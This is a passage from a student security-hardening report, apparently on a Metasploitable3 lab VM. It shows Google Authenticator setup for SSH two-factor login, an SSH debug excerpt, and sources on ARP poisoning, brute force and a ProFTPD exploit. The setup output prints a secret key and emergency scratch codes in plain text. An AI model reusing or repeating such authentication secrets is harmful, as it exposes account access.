pve.itlstu.edu/?console=kvm&novnc=1&vmid=719&vmname=IT350-Project-02-Metasploitable3-ub1404&node...
Your new secret key is: SDHUABZAKP15PJN
Your verification code is 301632
Your emergency scratch codes are:
89927373
34021281
87007139
49580949
78043564
Do you want me to update your "/home/vagrant/.google_authenticator" file (y/n) y
Do you want to disallow multiple uses of the same authentication
token? This restricts you to one login about every 30s, but it increases
your chances to notice or even prevent man-in-the-middle attacks (y/n) y
By default, tokens are good for 30 seconds and in order to compensate for
possible time-skew between the client and the server, we allow an extra
token before and after the current time. If you experience problems with poor
time synchronization, you can increase the window from its default
size of 1:30min to about 4min. Do you want to do so (y/n) n
If the computer that you are logging into isn't hardened against brute-force
login attempts, you can enable rate-limiting for the authentication module.
By default, this limits attackers to no more than 3 login attempts every 30s.
Do you want to enable rate-limiting (y/n) y
vagrant@metasploitable3-ub1404:~$
```

Appendix G.4:

```
debug1: Next authentication method: keyboard-interactive
Verification code:
```

Appendix G.5:



Works Cited

- CertBros. "ARP Poisoning | Man-in-the-Middle Attack." *YouTube*, 6 Apr. 2021, youtu.be/A7nih6SANYs?si=x5TMZKFwIRlw7yXO/
- (Cyberkid), V. A. (2024, August 29). *Man-in-the-middle attack using ARP poisoning*. Medium. <https://medium.com/@redfanatic7/man-in-the-middle-attack-using-arp-poisoning-3c9e4288e72c>
- Ghillione, Daniel. "What Is a Brute Force Attack?" LevelBlue, December 10, 2024. <https://levelblue.com/blogs/security-essentials/what-is-a-brute-force-attack#:~:text=A%20simple%20brute%20force%20attack,passwords%20to%20mitigate%20this%20threat.>
- How to configure iptables on ubuntu*. UpCloud. (2024, September 16). <https://upcloud.com/resources/tutorials/configure-iptables-ubuntu>
- Ostetchnix. (2022, June 30). *How to set password policies in linux*. OSTechNix. <https://ostetchnix.com/how-to-set-password-policies-in-linux/>
- Perrakis, A. (2024, April 9). *PROFTPD 1.3.5 vulnerability exploitation (CVE-2015-3306)*. Medium. <https://medium.com/@alexperrakis/proftpd-1-3-5-vulnerability-exploitation-cve-2015-3306-04dcfca08ad>
- Sundar, Venkatesh. "How to Protect Your Network from ARP Poisoning Attacks." Indusface, 11 Oct. 2018, <https://www.indusface.com/blog/protect-arp-poisoning/>
- Wallen, J. (2022, July 28). *How to enable SSH 2FA on ubuntu server 22.04*. TechRepublic. <https://www.techrepublic.com/article/enable-ssh-2fa-ubuntu-server/>
- "What Is a Brute Force Attack? - Meaning & Examples: Proofpoint Us." Proofpoint, September 26, 2024. <https://www.proofpoint.com/us/threat-reference/brute-force-attack#:~:text=Proofpoint%20Can%20Help-,Definition,to%20complete%20on%20modern%20hardware.>